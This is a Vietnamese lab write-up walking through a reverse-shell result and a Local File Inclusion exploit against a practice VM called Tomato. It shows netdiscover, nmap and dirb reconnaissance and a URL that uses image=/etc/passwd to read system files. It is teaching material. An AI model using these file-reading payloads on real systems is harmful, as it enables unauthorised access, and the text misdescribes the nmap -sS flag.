
Truy cập vào file reverse shell trên ứng dụng, khi đó file shell sẽ được thực thi, trả về shell cho hacker trên cổng 1234



Khi đã có được shell, ta đã chiếm được quyền truy cập vào dữ liệu của vitim.

Bài 5: Khai thác lỗi LFI/RFI


**Local File Include (LFI) – Phần 1**



Duyệt web với param page là /etc/passwd, website hiển thị toàn bộ file passwd. Trong trường hợp không hiển thị có thể thử thêm /../ trước /etc/passwd để kiểm tra, điều này liên quan tới lỗ hổng Path traversal.


**Local File Include (LFI) – Phần 2**

Sử dụng netdiscover với range là 10.3.40.0/24, ta tìm được địa chỉ mạng của máy Tomato là 10.3.40.7.




Do chỉ cần kiểm tra port 80, ta sẽ dùng câu lệnh nmap -sV -sS -p80 10.3.40.7 -vv để tiết kiệm thời gian.-sS là tag để quét service và -sV là tag để quét version của service, -vv để hiện thông tin chi tiết quá trình quét.


Dưới đây là kết quả sau khi sử dụng nmap để quét dịch vị của máy Tomato qua cổng 80




Dùng trình duyệt web để truy cập vào địa chỉ máy Tomato, ta được kết quả sau:



Sau khi sử dụng dirb (là một công cụ dựa trên dòng lệnh để vét cạn bất kỳ thư mục nào dựa trên danh sách từ. dirb sẽ tạo một yêu cầu HTTP và xem mã phản hồi HTTP của từng yêu cầu, từ đó trả về các subdirectory khả dụng từ trang web ban đầu). Ở đây là /antibot\_image/



Sau khi truy cập vào folder antibot\_image và truy cập theo đường dẫn đến info.php, kết quả trả về như sau:

Xem mã nguồn trang web, phát hiện gợi ý về lỗ hổng LFI: <!-- </?php include $\_GET['image']; -->, nghĩa là với param “image”, tất cả các giá trị truyền vào param này đều được chấp nhận (không bị chặn).

Thay giá trị image là /etc/passwd, ta có đường dẫn đầy đủ như sau: <http://10.3.40.7/antibot_image/antibots/info.php?image=/etc/passwd>, và đây là kết quả trả về, ta đã khai thác lỗi LFI thành công:

